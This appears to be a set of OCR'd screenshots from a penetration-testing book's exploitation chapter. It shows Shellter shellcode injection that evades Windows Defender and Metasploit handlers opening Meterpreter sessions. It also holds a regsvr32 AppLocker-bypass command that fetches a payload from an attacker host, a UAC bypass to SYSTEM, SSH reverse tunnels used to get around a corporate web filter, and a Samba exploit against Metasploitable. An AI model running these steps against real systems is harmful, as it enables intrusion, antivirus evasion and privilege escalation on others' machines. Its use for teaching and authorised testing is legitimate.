

Shellter VI
****
* Verification Stage *
****
Info: Shellter will verify that the first instruction of the
injected code will be reached successfully.
If polymorphic code has been added, then the first
instruction refers to that and not to the effective
payload.
Max waiting time: 10 seconds.
Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)
Injection: Verified!
Press [Enter] to continue...



Windows Defender
PC status: Protected
Home
Update
History
Settings
Help
Scan completed on 1 item.
No threats were detected on your PC during this scan.
Your PC is being monitored and protected.
Scan options:
Quick
Full
Custom
Real-time protection: On
Virus and spyware definitions: Up to date
Scan now
Scan details
Last scan: 5/19/2017 at 2:31 PM (Quick scan)



root@kali: ~
File Edit View Search Terminal Help
resource (test.rc)> set ExitOnSession false
ExitOnSession => false
resource (test.rc)> exploit -j -z
[*] Exploit running as background job.
[*] Started HTTPS reverse handler on https://192.168.1.102:5544
msf exploit(handler) > [*] Starting the payload handler...
[*] https://192.168.1.102:5544 handling request from 192.168.1.111; (UUID: 1jm9y
zab) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (192.168.1.102:5544 -> 192.168.1.111:52350) at
2017-05-08 05:08:01 -0400
sessions
Active sessions
Id Type Information Connectio
n
-- ---- ----------- ---------
-
1 meterpreter x86/windows DESKTOP-GIE32H7\EISC @ DESKTOP-GIE32H7 192.168.1
.102:5544 -> 192.168.1.111:52350 (192.168.1.111)


root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.10.[redacted].133 netmask 255.255.240.0 broadcast 10.10.[redacted]255
ether [redacted] txqueuelen 1000 (Ethernet)
RX packets 1164196 bytes 106428284 (101.4 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6992 bytes 962003 (939.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


www.. . ı.org
Internet Usage Violation
We apologize that the web site that you are attempting to access has been automatically blocked, as it does not conform to our existing Intranet & Internet Web Browsing Policy.
To read our Intranet & Internet Web Browsing Policy -- Click Here
Your IP address:
The requested URL host is: http://www. .org/
Which has been categorized as: Computer/Information Security;Suspicious
If you have any comment, please e-mail to to request for the site to be unblocked.
NOTICE: Internet Usage is routinely monitored and logged.


PuTTY Reconfiguration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
SSH
Kex
Cipher
Tunnels
Options controlling SSH port forwarding
Port forwarding
Local ports accept connections from other hosts
Remote ports do the same (SSH-2 only)
Forwarded ports:
Remove
D8090
Add new forwarded port:
Source port
8090
Add
Destination
Local
Remote
Dynamic
Auto
IPv4
IPv6



Internet Properties
Local Area Network (LAN) Settings
Proxy Settings
Servers
Type
Proxy address to use
Port
HTTP:
Secure:
FTP:
Socks:
127.0.0.1
8090
Use the same proxy server for all protocols
Exceptions
Do not use proxy server for addresses beginning with:
Use semicolons (;) to separate entries.
OK
Cancel
OK
Cancel
Apply





```
root@kali:~# ssh -R 2210:localhost:443 -p 443 root@61.[redacted]142
root@61.[redacted].142's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 26 02:14:39 2017 from [redacted]
root@kali:~# ssh -p 2210 localhost
The authenticity of host '[localhost]:2210 ([::1]:2210)' can't be established.
ECDSA key fingerprint is SHA256:fztDYLTXbbTltpgqSBcMelHTcoQ7pM72i03+W48ktc8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2210' (ECDSA) to the list of known hosts.
root@localhost's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 26 02:14:40 2017 from 10.10.[redacted]
```


```
msf exploit(regsvr32_applocker_bypass_server) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.120:4444
[*] Using URL: http://0.0.0.0:8080/trustme
[*] Local IP: http://192.168.213.154:8080/trustme
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.0.120:8080/trustme.sct scrobj.dll
```

```
msf exploit(regsvr32_applocker_bypass_server) > [*] 192.168.0.119    regsvr32_ap
plocker_bypass_server - Handling request for the .sct file from 192.168.0.119
[*] 192.168.0.119    regsvr32_applocker_bypass_server - Delivering payload to 19
2.168.0.119
[*] Sending stage (957487 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.120:4344 -> 192.168.0.119:49394) at
2017-05-28 01:41:47 -0400
sessions

Active sessions
===============

  Id  Type                     Information           Connection
  --  ----                     -----------           ----------
  1   meterpreter x86/windows  victim\EISC @ VICTIM  192.168.0.120:4344 -> 192.1
68.0.119:49394 (192.168.0.119)
```





```
c:\>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID

============================================================= ================ ==========
====================
Everyone                                                      Well-known group S-1-1-0
fault, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114

BUILTIN\Administrators                                        Alias            S-1-5-32-54

BUILTIN\Users                                                 Alias            S-1-5-32-54
fault, Enabled group
NT AUTHORITY\INTERACTIVE                                      Well-known group S-1-5-4
fault, Enabled group
CONSOLE LOGON                                                 Well-known group S-1-2-1
fault, Enabled group
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11
fault, Enabled group
NT AUTHORITY\This Organization                                Well-known group S-1-5-15
fault, Enabled group
NT AUTHORITY\Local account                                    Well-known group S-1-5-113
fault, Enabled group
NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10
fault, Enabled group
Mandatory Label\Medium Mandatory Level                        Label            S-1-16-8192
fault, Enabled group
```





```
msf exploit(handler) > [*] https://192.168.0.120:8443 handling request from 192.
168.0.119; (UUID: iwifc911) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.120:8443 -> 192.168.0.119:49621) at
2017-05-27 13:51:15 -0400
sessions

Active sessions
===============

  Id  Type                     Information           Connection
  --  ----                     -----------           ----------
  1   meterpreter x86/windows  victim\EISC @ VICTIM  192.168.0.120:8443 -> 192.1
68.0.119:49621 (192.168.0.119)
```

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The
following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > sysinfo
Computer        : VICTIM
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : ADVANCED
Logged On Users : 3
Meterpreter     : x86/windows
```


```
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (
Accepted: PSH, EXE)


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(bypassuac) > set session 1
session => 1
```

```
msf exploit(bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.0.120:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (957487 bytes) to 192.168.0.119
[*] Meterpreter session 2 opened (192.168.0.120:4444 -> 192.168.0.119:49635) at
2017-05-27 13:54:27 -0400
```


```
msf exploit(bypassuac) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 1332 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```


Control Panel ▸ All Control Panel Items ▸ Credential Manager
l Panel Home
Store credentials for automatic logon
Use Credential Manager to store credentials, such as user names and passwords, in vaults so you can easily log on to computers or websites.
Windows Vault
Default vault location
Back up vault
Restore vault
Windows Credentials
Add a Windows credential
No Windows credentials.
Certificate-Based credentials
Add a certificate-based credential
No certificates.
Generic Credentials
Add a generic credential
http://61.6.60.142
Modified: Today
Internet or network address: http://61.6.60.142
User name: vijay
Password: ••••••••
Persistence: Enterprise
Edit
Remove from vault

Chapter 11: Exploitation




```
root@kali:/usr/share/metasploit-framework/lib# ls
anemone         msfenv.rb         rbmysql.rb  tasks
anemone.rb      net               rex         telephony
enumerable.rb   postgres          rex.rb      telephony.rb
metasm          postgres_msf.rb   snmp        windows_console_color_support.rb
metasploit      rabal             snmp.rb
msf             rbmysql           sqlmap
root@kali:/usr/share/metasploit-framework/lib# cd msf/
base/    core/    scripts/ ui/      util/
```



Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

```
       =[ metasploit v4.14.14-dev                         ]
+ -- --=[ 1641 exploits - 945 auxiliary - 289 post        ]
+ -- --=[ 473 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
root@kali:~# nmap -sV -P0 192.168.213.157 -oA results/maintarget

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-05 05:35 EDT
Nmap scan report for 192.168.213.157
Host is up (0.00057s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
```

```
msf > db_import /root/results/maintarget.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.7.2'
[*] Importing host 192.168.213.157
[*] Successfully imported /root/results/maintarget.xml
```

```
Matching Modules
================

   Name                                              Disclosure Date  Rank
   ----                                              ---------------  ----
   auxiliary/admin/smb/samba_symlink_traversal                        normal
   auxiliary/dos/samba/lsa_addprivs_heap                              normal
   auxiliary/dos/samba/lsa_transnames_heap                            normal
   auxiliary/dos/samba/read_nttrans_ea_list                           normal
   auxiliary/scanner/rsync/modules_list                               normal
   auxiliary/scanner/smb/smb_uninit_cred                              normal
 Credential State
   exploit/freebsd/samba/trans2open                  2003-04-07       great
   exploit/linux/samba/chain_reply                   2010-06-16       good
```

```
msf > info exploit/multi/samba/usermap_script

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  139              yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a userna
